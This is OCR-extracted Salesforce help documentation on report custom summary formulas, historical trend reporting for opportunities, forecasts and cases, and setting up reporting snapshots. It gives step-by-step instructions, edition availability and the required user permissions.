- Work with Formulas in Reports
- Get the Most Out of Custom Summary Formulas
- Build a Custom Summary Formula for a Joined Report

Use a Summary Function in a Custom Summary Formula

Summary functions let you use grouping values in custom summary formulas for summary, matrix, and joined reports. There are two summary functions: `PARENTGROUPVAL` and `PREVGROUPVAL`.

1. Double-click **Add Formula** in the Fields pane.
2. In the Custom Summary Formula dialog, under Functions, select *`Summary`*.
3. Select `PARENTGROUPVAL` or `PREVGROUPVAL`.
4. Select the grouping level and click **Insert**.
5. Define the formula, including where to display the formula.
6. Click **OK**.

SEE ALSO:

- Work with Formulas in Reports
- PARENTGROUPVAL and PREVGROUPVAL

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

PARENTGROUPVAL and PREVGROUPVAL

Use `PARENTGROUPVAL` to calculate values relative to a parent grouping. Use `PREVGROUPVAL` to calculate values relative to a peer grouping.

PARENTGROUPVAL

Use this function to calculate values relative to a parent grouping.

Description:	This function returns the value of a specified parent grouping. A "parent" grouping is any level above the one containing the formula. You can only use this function in custom summary formulas for reports.
Use:	**Summary and Joined:** `PARENTGROUPVAL(summary_field, grouping_level)` **Matrix:** `PARENTGROUPVAL(summary_field, parent_row_grouping, parent_column_grouping)` Where `summary_field` is the summarized field value, `grouping_level` is the parent level for summary reports, and `parent_row_level` and `parent_column_level` are the parent levels for matrix reports.
Example:	`TOTAL_PRICE:SUM/PARENTGROUPVAL(TOTAL_PRICE:SUM, GRAND_SUMMARY)`

	This formula calculates, for each product, its relative size compared to the grand total. In this example, the report is a summary of opportunities and their products, grouped by `Product Name`.

PREVGROUPVAL

Use this function to calculate values relative to a peer grouping. If there's no previous grouping, the function returns a null value.

Description:	This function returns the value of a specified previous grouping. A "previous" grouping is one that comes before the current grouping in the report. Choose the grouping level and increment. The increment is the number of columns or rows before the current summary. The default is 1; the maximum is 12. You can only use this function in custom summary formulas for reports.
Use:	`PREVGROUPVAL(summary_field, grouping_level [, increment])` Where `summary_field` is the name of the grouped row or column, `grouping_level` is the summary level, and `increment` is the number of rows or columns previous.
Example:	`AMOUNT:SUM - PREVGROUPVAL(AMOUNT:SUM, CLOSE_DATE)` This formula calculates, for each month, the difference in amount from the previous month shown in the report. In this example, the report is an opportunity matrix with columns grouped by `Close Date` and rows by `Stage`.

Example: Three Week Moving Average

To calculate a three-week moving average of opportunity amounts:

```
(OppProductTrends__c.Amount__c:SUM+ PREVGROUPVAL(OppProductTrends__c.Amount__c:SUM,
OppProductTrends__c.as_of_date__c) + PREVGROUPVAL(OppProductTrends__c.Amount__c:SUM,
OppProductTrends__c.as_of_date__c,2))/3
```

SEE ALSO:

- Build a Custom Summary Formula
- Work with Formulas in Reports
- Build a Custom Summary Formula for a Joined Report

Get the Most Out of Custom Summary Formulas

Custom summary formulas are a powerful reporting technique, but they can be tricky. Here are some tips to keep in mind when working with them.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Functions for use with custom summary formulas in reports are available under the function category. Select a function, then click **Help on this function** for information.

- A summary formula can't reference another summary formula.
- Regardless of the summary formula data type, your summary formula can contain fields of different data types, including: number, currency, percent, and checkbox (true/false) fields. For example, a summary formula in an Opportunities with Partners report can reference opportunity `Amount` or `Stage Duration`, as well as account `Annual Revenue`.
- Dashboard and report charts that display values from custom summary formulas display decimal places using your default currency setting instead of what you specified for the formula. For example, if the summary formula specifies zero decimal places, no decimal places appear in columns, but chart values show the number of decimal places specified for your default currency (usually two decimal places). This applies to currencies, numbers, and percentages.
- When a field is deleted or is unavailable (for example, because of field-level security), all custom summary formulas that contain the field are removed from the report.
- The summary types `Sum`, `Largest Value`, `Smallest Value`, and `Average` are not available for use with the `Record Count` field.
- The `Smallest Value` summary type includes blank (null) or zero values in the summary formula calculation if these values are present in your report data.
- The `Largest Value` summary type includes the largest blank (non-null) value present in your report data.
- Percents are represented as decimals in summary formulas. 20% is represented as 0.20.
- Operators can be used to give fields in summary formulas a negative value. For example: `{!EMPLOYEES:SUM} + -{!SALES:SUM}`.
- For custom summary formulas on matrix reports, Salesforce calculates results for all formulas where the `Where will this formula be displayed?` option is not set to `All summary levels`. The formula determines the value returned. If null is returned, the cell will be empty.
- Summary fields on tabular, summary, and matrix reports can display up to 21-digits. Summary fields of 21 digits will display precisely, but more than 21 digits may not be precise. If "`#Too Big!`" appears in report cells, check your formula for calculations that could result in more than 18 digits. Avoid multiplying large numbers, raising a large number to a power, or dividing by a very small number.
- Formulas treat blank (null) report cells as zero values.
- "`#Error!`" displays on report cells whenever an error occurs while calculating a formula's value. "`#Error!`" also displays when formulas divide by zero. To resolve the error, check your formula and provide an alternative value.
- Cross-block custom summary formulas are available for joined reports.

SEE ALSO:

Build a Custom Summary Formula

Custom Summary Formulas with Joined Reports

Build a Custom Summary Formula for a Joined Report


Save Your Report

Click **Save** to update an existing report with recent changes, or **Save As** to clone the original report without changing it. In Lightning Experience, click **Clone** to clone the report.

1. Verify the name, description, and folder, then choose where to go next:
   - Click **Save** to save the report and go to the Reports home page
   - Click **Save & Return to Report** to save it and go back to the report run page.

   Note: To save your report at a specific role hierarchy drill-down level on sales, forecast, opportunity, and activity reports, select `Save Hierarchy Level`.

Tip: If you add a colon to your report name, it displays in two separate lines when you view the report. Use this to categorize reports by name, or better display long names. For example, if you enter *`First Line: Second Line`* for `Report Name`, you'll see this on the run page:



EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except **Database.com**

USER PERMISSIONS

To create, edit, and delete reports:
- "Create and Customize Reports"

  AND

  "Report Builder"

To enter a unique report name used by theAPI:
- "Customize Application"

To select a folder to store public reports:
- "Manage Public Reports"

Report on Historical Changes

On top of the standard up-to-the-minute reporting on the current state of your business, you can analyze day-to-day and week-to-week changes in opportunities, cases, forecasts, and custom objects.

Note: Historical trend reporting with charts is supported in Lightning Experience, but tabular views of historical trend reports aren't available.

EDITIONS

Available in: both Salesforce Classic Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

1. Track Changes in Your Sales Pipeline

   A historical report can help you monitor your company's sales pipeline to make sure it contains enough activity to meet current and future sales goals. You may want to focus on deals whose value grew or shrank in the last three months, or deals that moved into or out of a given target period.
2. See How Forecast Amounts Have Changed

   Let's build a historical report, in matrix format, of the amounts your team members have assigned to each forecast category. Changes in those amounts can reveal how accurately your team is forecasting.
3. Track History for Cases

   Monitor activity across cases and identify your case status changes in the last three months of a case's life cycle.
4. Learn about Historical Trend Reporting

   Historical trend reporting uses a special custom report type designed to highlight changes between five snapshot dates, such as five business days or five business weeks. You can visually represent the data changes in charts and on dashboards.

5. Limitations on Historical Trend Reporting
   Historical trending in Salesforce is subject to certain limits on the time during which data is tracked, the number of rows of data, and the fields and objects you can track. These limits are designed to restrict the data set so that reports return data quickly.

Track Changes in Your Sales Pipeline


A historical report can help you monitor your company's sales pipeline to make sure it contains enough activity to meet current and future sales goals. You may want to focus on deals whose value grew or shrank in the last three months, or deals that moved into or out of a given target period.

You'll probably want to compare historical and current values of key attributes of opportunities, such as dates, amounts, and status, to see how your pipeline has changed over time. For example, this summary report points out opportunity amounts and close dates that have changed since yesterday.

EDITIONS

Available in: both Salesforce Classic Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



1. Snapshot up to five dates to track day-to-day or week-to-week trends.
2. Current and historical values are shown side by side for easy comparison.
3. Changed dates and amounts are highlighted in red or green.


1. Watch Your Pipeline Change Over Time
   Let's say you want to know how the total value of your pipeline today compares with its value yesterday. Create a simple report to compare the two dates.
2. Identify Historical Deals Over a Given Value
   Suppose you want to focus only on deals in your pipeline worth more than $5,000, but you're not concerned about today's fluctuations. You'll need a historical trending report that filters out any deal whose value was below $5,000 yesterday.
3. Find Deals that Have Been Pushed Out
   To focus on deals that are taking more time to close than expected, create a historical trending report that finds deals in your pipeline that have had their close dates moved to a later date.
4. Identify Shrinking Deals
   Historical trending analysis can help you prioritize by quickly identifying deals that may be at risk. For example, target the deals in your pipeline that have decreased in value since yesterday. You'll need a historical trending report that gives you the deals whose value yesterday was greater than their value today.

Watch Your Pipeline Change Over Time

Let's say you want to know how the total value of your pipeline today compares with its value yesterday. Create a simple report to compare the two dates.

1. Create an opportunity history report.
   a. On the Reports tab, click **New Report**.
   b. Under **Select Report Type** > **Opportunities**, select *Opportunities with Historical Trending*.
      In order to see *Opportunities with Historical Trending*, turn on Historical Trend Reporting for Opportunities in the Salesforce Setup. To learn how to turn on Historical Trend Reporting for Opportunities, see *Set Up Historical Trend Reporting* in the Salesforce help.
   c. Click **Create**.
2. For Show, select *All Opportunities*.
   Note that the default value in the Historical Date Field is *Yesterday*, and the Amount (Historical) field shows yesterday's date.

   Tip: "Yesterday" is a *rolling* date value, meaning that it points to a date that is relative to today's date. If you run this same report tomorrow, Amount (Historical) will show today's date.



3. Click the down arrow in the headers of the Amount (Historical) and the Amount—Today columns. Click *Summarize This Field*, then select *Sum*.
   The total amount appears at the bottom of each column.
4. Click the down arrow in the header of the Amount column and select *Show Changes*.
5. Click **Run Report**.
6. In the Change column, observe the difference between the total value of the Amount (Historical) column and that of the Amount–Today column.

   Tip: You can see changes at a glance by looking for values that are colored green or red.

You've created a simple historical trending report that can help you analyze your pipeline's behavior.

SEE ALSO:

Opportunities with Historical Trending Report

EDITIONS

Available in: both Salesforce Classic Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"


Identify Historical Deals Over a Given Value

Suppose you want to focus only on deals in your pipeline worth more than $5,000, but you're not concerned about today's fluctuations. You'll need a historical trending report that filters out any deal whose value was below $5,000 yesterday.

1. Create an opportunity history report.
   a. On the Reports tab, click **New Report**.
   b. Under **Select Report Type** > **Opportunities**, select *Opportunities with Historical Trending*.

      In order to see *Opportunities with Historical Trending*, turn on Historical Trend Reporting for Opportunities in the Salesforce Setup. To learn how to turn on Historical Trend Reporting for Opportunities, see *Set Up Historical Trend Reporting* in the Salesforce help.

   c. Click **Create**.
2. For *Show*, select *All Opportunities*.
3. Filter for historical values over $5,000.
   a. Click **Add** and select *Historical Field Filter*.
   b. Set Amount (Historical) to Yesterday.
   c. Select *greater than* for the operator.
   d. Enter *5,000* in the last field.
   e. Click **OK**.



4. Click **Run Report**.
5. In the finished report, observe that all the deals in the Amount — Historical column are worth more than $5,000.

Tip: Values in the Amount, Close Date and Stage fields are shown in green or red to indicate the direction of change. You can reverse the colors by clicking the down arrow in the column header.

EDITIONS

Available in: both Salesforce Classic Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

You've created a simple report that pulls out all the deals that have were worth more than a given amount as of a given historical snapshot date.

SEE ALSO:

Opportunities with Historical Trending Report

Find Deals that Have Been Pushed Out

To focus on deals that are taking more time to close than expected, create a historical trending report that finds deals in your pipeline that have had their close dates moved to a later date.

EDITIONS

Available in: both Salesforce Classic Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

1. Create an opportunity history report.
   a. On the Reports tab, click **New Report**.
   b. Under **Select Report Type** > **Opportunities**, select *Opportunities with Historical Trending*.

      In order to see *Opportunities with Historical Trending*, turn on Historical Trend Reporting for Opportunities in the Salesforce Setup. To learn how to turn on Historical Trend Reporting for Opportunities, see *Set Up Historical Trend Reporting* in the Salesforce help.
   c. Click **Create**.
2. For *Show*, select *All Opportunities*.
3. Filter for close dates that are later now than they were in the past.
   a. Click **Add** and select *Historical Field Filter*.
   b. Set `Close Date (Historical)` to Feb. 1, 2013.

      Tip: Use the calendar under **Fixed Days** to select the date.
   c. Click **OK**.
4. Click the down arrow in the header of the `Close Date` column and select *Show Changes*.
5. Click **Run Report**.
6. For each deal in the report, compare the date in the `Close Date — Historical` column with the date in the `Close Date — Today` column.

   Tip: You can see changes at a glance by looking for values that are colored green or red.

SEE ALSO:

Opportunities with Historical Trending Report

Identify Shrinking Deals

Historical trending analysis can help you prioritize by quickly identifying deals that may be at risk. For example, target the deals in your pipeline that have decreased in value since yesterday. You'll need a historical trending report that gives you the deals whose value yesterday was greater than their value today.

EDITIONS

Available in: both Salesforce Classic Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"


1. Create an opportunity history report.
   a. On the Reports tab, click **New Report**.
   b. Under **Select Report Type** > **Opportunities**, select *Opportunities with Historical Trending*.

      In order to see *Opportunities with Historical Trending*, turn on Historical Trend Reporting for Opportunities in the Salesforce Setup. To learn how to turn on Historical Trend Reporting for Opportunities, see *Set Up Historical Trend Reporting* in the Salesforce help.

   c. Click **Create**.
2. For *Show*, select *All Opportunities*.
3. Filter out any deal that wasn't worth more yesterday than today.
   a. Click **Add** and select *Historical Field Filter*.
   b. Set `Amount (Historical)` to `greater than`.
   c. Set the last field to *Field*.

      Here we're choosing to compare the historical amount with whatever amount is in the `Amount – Today` column, and not with a specific amount.

   d. Click **OK**.



4. Click **Run Report**.

You've created a simple report that flags deals that have shrunk since yesterday. Note that all the results in the `Amount – Today` column are shown in red, to indicate decreases in value.

Tip: To change the color-coding for amount changes, click the down arrow above the Change column and click **Reverse Colors**.

SEE ALSO:

Opportunities with Historical Trending Report


See How Forecast Amounts Have Changed

Let's build a historical report, in matrix format, of the amounts your team members have assigned to each forecast category. Changes in those amounts can reveal how accurately your team is forecasting.

For this example, we'll assume you're about a month into the current fiscal quarter.

1. Create a forecast history report.
   a. On the Reports tab, click **New Report**.
   b. Under **Select Report Type** > **Forecasts**, select *Forecasting Items with Historical Trending*. Before you can select this report type, your organization must have enabled Historical Trending for Forecasting Items. If you do not see the report type listed, talk to your administrator.
   c. Click **Create**.
2. In the Filters area, choose **Show** > **All forecasting items**, then set up your filters.
   a. For **Date Field**, choose End Date. For **Range**, choose Current FQ. The **From** and **To** date fields automatically get the beginning and end dates for the current quarter.
   b. For **Historical Date**, choose `3 Months Ago`, `2 Months Ago`, then `1 Month Ago` from the dropdown menu. Each date you select is added to the field.

Filter for the historical data you want.



Tip: To move `Yesterday` to the right side of the field, delete it, and then add it again from the dropdown menu.

If you're using multiple forecast types, add a filter for Forecasting Type: API Name to prevent duplicate values from appearing on the report.

3. Choose the data you want to monitor for historical changes. In this case, we're interested in the category in which the changes were made and how the forecast amount changed.
   a. In the **Preview** pane, change **Tabular Format** to **Matrix Format**.
   b. Drag the `Owner: Full Name` field from the Field area to the Preview pane to create a row grouping.
   c. Drag the `Forecast Category` field over to the right of `Owner: Full Name` to create another row grouping.
   d. Drag the `Forecast Amount (Historical)` field to the matrix area of the Preview pane, below the yellow bar. In the **Summarize** dialog, select `Sum`.

EDITIONS

Available in: both Salesforce Classic Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS


To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

Select the fields that contain the data you want to track.



Columns appear for each of the historical dates you chose in the filters area that contain records.

4. Click **Run Report** to see what data you've gathered so far. Then click **Customize** to keep adjusting your filters and fields if necessary.
5. Once you've defined the data you want to track, create a chart to show it graphically.
   a. In the Preview area, click **Add Chart** and select the line chart icon.
   b. On the Chart Data tab, choose `Sum of Forecast Amount (historical)` for the **Y-Axis** and `Snapshot Date` for the **X-Axis**.
   c. For **Group By**, choose `Forecast Category`, and select **Cumulative**.
   d. Click **OK**, then click **Run Report** again.
6. Click **Save As**. Choose a name and folder for the report and click **Save**.

Track History for Cases

Monitor activity across cases and identify your case status changes in the last three months of a case's life cycle.

1. One way to optimize contact center operations is to observe the `Status` field over time, watching for cases that move backward to a previous status. This can help reveal ways to resolve cases more effectively.
2. For another example, try analyzing historical values of the `Priority` field to identify cases that may have been incorrectly classified when they were opened. Watching for frequent changes in priority may also lead to ways to improve the handling of complex cases.

EDITIONS

Available in: both Salesforce Classic Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

Learn about Historical Trend Reporting

Historical trend reporting uses a special custom report type designed to highlight changes between five snapshot dates, such as five business days or five business weeks. You can visually represent the data changes in charts and on dashboards.

For organizations created in Winter '14 and thereafter, historical trend reporting is activated by default. If your organization is older than that, you must activate historical trend reporting in the Setup menu.

Salesforce retains historical data for the previous three months, plus the current month. (The amount of historical data you can work with in practice depends on your organization's data design and use patterns.) You can select up to five date snapshots in that span to compare, using up to four historical filters.

EDITIONS

Available in: both Salesforce Classic Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Longer durations than days or weeks are not recommended. They may result in reports timing out and not returning. For small organizations with fewer records, month-to-month trend reporting may work, but this is not what historical trend reporting is designed for.

Tip: You can also create and customize historical trend reporting reports via the Metadata API and the Reports and Dashboards REST API.

Limitations on Historical Trend Reporting

Historical trending in Salesforce is subject to certain limits on the time during which data is tracked, the number of rows of data, and the fields and objects you can track. These limits are designed to restrict the data set so that reports return data quickly.

EDITIONS

Available in: both Salesforce Classic Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- Salesforce retains historical data for the previous three months, plus the current month.
- Up to 5 million rows of historical trending data can be stored for each object. Historical data capture stops when the limit is exceeded. The admin is alerted by email when any object reaches 70 percent of the limit, and again if the limit is exceeded.
- Each historical trend report can contain up to 100 fields. In Opportunities reports, this includes the standard preselected fields, which can't be disabled.
- Formula fields are not supported.
- Row limit filters are not supported.
- The summary report format is not supported.
- You can specify up to five historical snapshot dates in each historical trend report.
- You can use up to four historical filters on each historical trend report.
- These field types are supported: Number, Currency, Date, Picklist, Lookup.
- Dated exchange rates are not supported. When you run the historical trend report, it only uses the latest dated exchange rate.
- Internet Explorer 6 is not supported.
- The Report Wizard is not supported. Historical trend reports can only be created with the Report Builder.
- Historical trend reporting with charts is supported in Lightning Experience, but tabular views of historical trend reports aren't available.

Important: If a picklist field is already being used in a historical trending data filter, think hard before changing any of its values. You could make that field less useful for historical reporting in the future.

Report on Historical Data with Reporting Snapshots

A reporting snapshot lets you report on historical data. Authorized users can save tabular or summary report results to fields on a custom object, then map those fields to corresponding fields on a target object. They can then schedule when to run the report to load the custom object's fields with the report's data. Reporting snapshots enable you to work with report data similarly to how you work with other records in Salesforce.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

After you set up a reporting snapshot, users can:

- Create and run custom reports from the target object.
- Create dashboards from the source report.
- Define list views on the target object, if it's included on a custom object tab.

For example, a customer support manager could set up a reporting snapshot that reports on the open cases assigned to his or her team everyday at 5:00 PM, and store that data in a custom object to build a history on open cases from which he or she could spot trends via reports. Then the customer support manager could report on point-in-time or trend data stored in the custom object and use the report as a source for a dashboard component. For the total number of reporting snapshots you can create, see *Salesforce Limits*.

1. Prepare Reporting Snapshots

   To set up a reporting snapshot, you need a source report and a target object with fields to contain the data in the source report.

2. Define a Reporting Snapshot

   After you create a source report, target object, and target object fields, you can define your reporting snapshot. You define a reporting snapshot by naming it and choosing the source report that will load report results into the target object you specify when the reporting snapshot runs.

3. Map Reporting Snapshot Fields

   After you create a source report, target object, target object fields, and define your reporting snapshot, you can map the fields on your source report to the fields on your target object. You map source report fields to target object fields so that when the report runs, it automatically loads specific target object fields with data from specific source report fields.

4. Schedule and Run a Reporting Snapshot

   After you create a source report, target object, target object fields, define your reporting snapshot, and map its fields, you can schedule when it runs. You can schedule a reporting snapshot to run daily, weekly, or monthly so that data from the source report is loaded into the target object when you need it.

5. Manage Reporting Snapshots

   After you set up a reporting snapshot, you can view details about it and edit and delete it. From Setup, enter `Reporting Snapshots` in the `Quick Find` box, then select **Reporting Snapshots** to display the Reporting Snapshots page, which shows the list of reporting snapshots defined for your organization.

6. Troubleshoot Reporting Snapshots

   The Run History section of a reporting snapshot detail page displays if a reporting snapshot ran successfully or not. When a reporting snapshot fails during a scheduled run, the failure is noted in the `Result` column. To view the details of a run, click the date and time of the run in the `Run Start Time` column.

SEE ALSO:

Build a Salesforce Classic Dashboard

Create a Custom Report in Accessibility Mode

Prepare Reporting Snapshots

To set up a reporting snapshot, you need a source report and a target object with fields to contain the data in the source report.

To set up a reporting snapshot:

1. Create a new custom report that includes the fields you want to load as records into a target object.
2. Create a new custom object in which to store the records loaded from the source report.
3. Create fields on the target object that will receive the source report's results when the reporting snapshot runs.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, save, and schedule a reporting snapshot:

- "Manage Reporting Snapshots"

To run a reporting snapshot as a running user and add the results to a custom object, the running user must have:

- "Run Reports"

  AND

  "Create" on the target object

Tips on Source Reports for Reporting Snapshots

- If you save a tabular source report with its details hidden, the report will not be available to include in a reporting snapshot. Furthermore, if you hide the details of a tabular source report included in a reporting snapshot, the reporting snapshot will fail when it runs. To verify that the details of the tabular source report are not hidden, view the report, click **Show Details**, and save the report. The **Show Details** button only displays if the report's details are hidden.
- When creating the source report for your reporting snapshot, note the names of the fields you added to the report, as those field names may be useful to you when you create fields on the target object in which to store the report results.
- You can choose any custom tabular or summary report as the source report, except legacy forecast reports, Quota vs Actual reports, and Leads by Source reports. The `Source Report` drop-down list does not display standard reports..
- You can include up to 100 fields in your source report.
- You can delete the schedule of when a reporting snapshot runs. You can't stop or pause a reporting snapshot when it is running, nor can you delete its source report. To delete the source report, you must first remove the report from the reporting snapshot by changing the report in the `Source Report` drop-down list..
- If you select Load No Data in the Fields from Source Report column, no data will load into the corresponding field in the Fields in Target Object column when the reporting snapshot runs. .
- The `(No fields with compatible data type)` field displays in the Fields from Source Report column when a field on the target object does not match the data type of a field on the source report..

Tips on Target Objects for Reporting Snapshots

Consider the following when setting up target objects for reporting snapshots:

- In Professional, Enterprise, Unlimited, Performance, and Developer Editions, use field-level security to make the target object's fields visible to the appropriate users.
- You can't delete a custom object if it's a target object in a reporting snapshot.
- The fields on the target object determine field mapping availability. For example, your source report may include ten fields, but if your target object includes one field, then you can only map one field in your reporting snapshot.
- You can add up to 100 fields to the target object.
- Target objects cannot contain validation rules or be included in a workflow.
- Reporting snapshots cannot contain target objects that trigger Apexcode to run when new records are created..

- When a reporting snapshot runs, it can add up to 2,000 new records to the target object. If the source report generates more than 2,000 records, an error message is displayed for the additional records in the Row Failures related list. You can access the Row Failures related list via the Run History section of a reporting snapshot detail page.

Tips on Reporting Snapshots

- Be aware of the type of license your `Running User` has. For example, if the `Running User` of a reporting snapshot has a Salesforce license, users who have Force.com Platform or Salesforce Platform One licenses will not be able to view it. Alternatively, if the `Running User` has a Force.com Platform or Salesforce Platform One license, users who have Salesforce licenses will be able to see the reporting snapshot. If you have users with Force.com Platform or Salesforce Platform One licenses, we recommend creating a separate reporting snapshot for them with a `Running User` that has a Force.com Platform or Salesforce Platform One user license.
- You can only map fields with compatible data types. For example, you can map a currency field to a number field.
- If you change the source report or target object on a reporting snapshot with existing field mappings, the field mappings are deleted when you save the reporting snapshot. You can also view `Summary Fields in Source Report` and `Fields in Target Object` to see the number of summary or target fields, respectively..
- You must map at least one field from the source report to one field on the target object or data will not load from the source report to the target object when the reporting snapshot runs.
- When a reporting snapshot is defined, deleted, or its source report or target object is changed, it is tracked in your organization's setup audit trail history.
- The Run History section on a reporting snapshot detail page displays details on when the reporting snapshot ran. Details include:
  - The date and time at which the reporting snapshot ran
  - The name of the source report, target object, and running user
  - The time it took for the reporting snapshot to run
  - The total number of detail or summary rows in the source report, depending on the report type
  - The number of records created in the target object
  - Whether or not the reporting snapshot ran successfully

SEE ALSO:

Report on Historical Data with Reporting Snapshots

Create a Custom Report in Accessibility Mode

Define a Reporting Snapshot

After you create a source report, target object, and target object fields, you can define your reporting snapshot. You define a reporting snapshot by naming it and choosing the source report that will load report results into the target object you specify when the reporting snapshot runs.

1. From Setup, enter "Reporting Snapshots" in the `Quick Find` box, then select **Reporting Snapshots**.
2. Click **New Reporting Snapshot**.
3. Enter a name, unique name, and description for your reporting snapshot.
4. Choose a user in the `Running User` field by clicking the lookup icon.

   The user in the `Running User` field determines the source report's level of access to data. This bypasses all security settings, giving all users who can view the results of the source report in the target object access to data they might not be able to see otherwise.

   Only users with the "Modify All Data" permission can choose running users other than themselves.

5. Select a report from the `Source Report` drop-down list.

   The report you choose determines the report results that will load as records into the target object when the reporting snapshot runs.

   You can choose any custom tabular or summary report as the source report, except legacy forecast reports, Quota vs Actual reports, and Leads by Source reports. The `Source Report` drop-down list does not display standard reports.

6. Select a custom object from the `Target Object` drop-down list.

   The custom object you choose will receive the source report's results as records when the reporting snapshot runs.

   If a record used for an reporting snapshot has no record type associated with it, the record type of the running user is associated with the reporting snapshot by default.

7. Click **Save** to save the definition of your reporting snapshot, or click **Save & Edit Field Mappings** to save your reporting snapshot and map its fields.
8. Map the fields on the source report to the fields on the target object.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, save, and schedule a reporting snapshot:

- "Manage Reporting Snapshots"

To run a reporting snapshot as a running user and add the results to a custom object, the running user must have:

- "Run Reports"

  AND

  "Create" on the target object

SEE ALSO:

Standard Report Types

Map Reporting Snapshot Fields

After you create a source report, target object, target object fields, and define your reporting snapshot, you can map the fields on your source report to the fields on your target object. You map source report fields to target object fields so that when the report runs, it automatically loads specific target object fields with data from specific source report fields.

1. From Setup, enter *Reporting Snapshots* in the Quick Find box, then select **Reporting Snapshots**.
2. Select the name of the reporting snapshot whose fields you want to map.
3. Click **Edit** on the Field Mappings section.
4. For summary reports, select the Grouping Level at which summary data is extracted from the source report. Data loaded into the target object is taken from summary fields at the grouping level you specify. The Grand Summary summarizes on the total for all grouping levels.
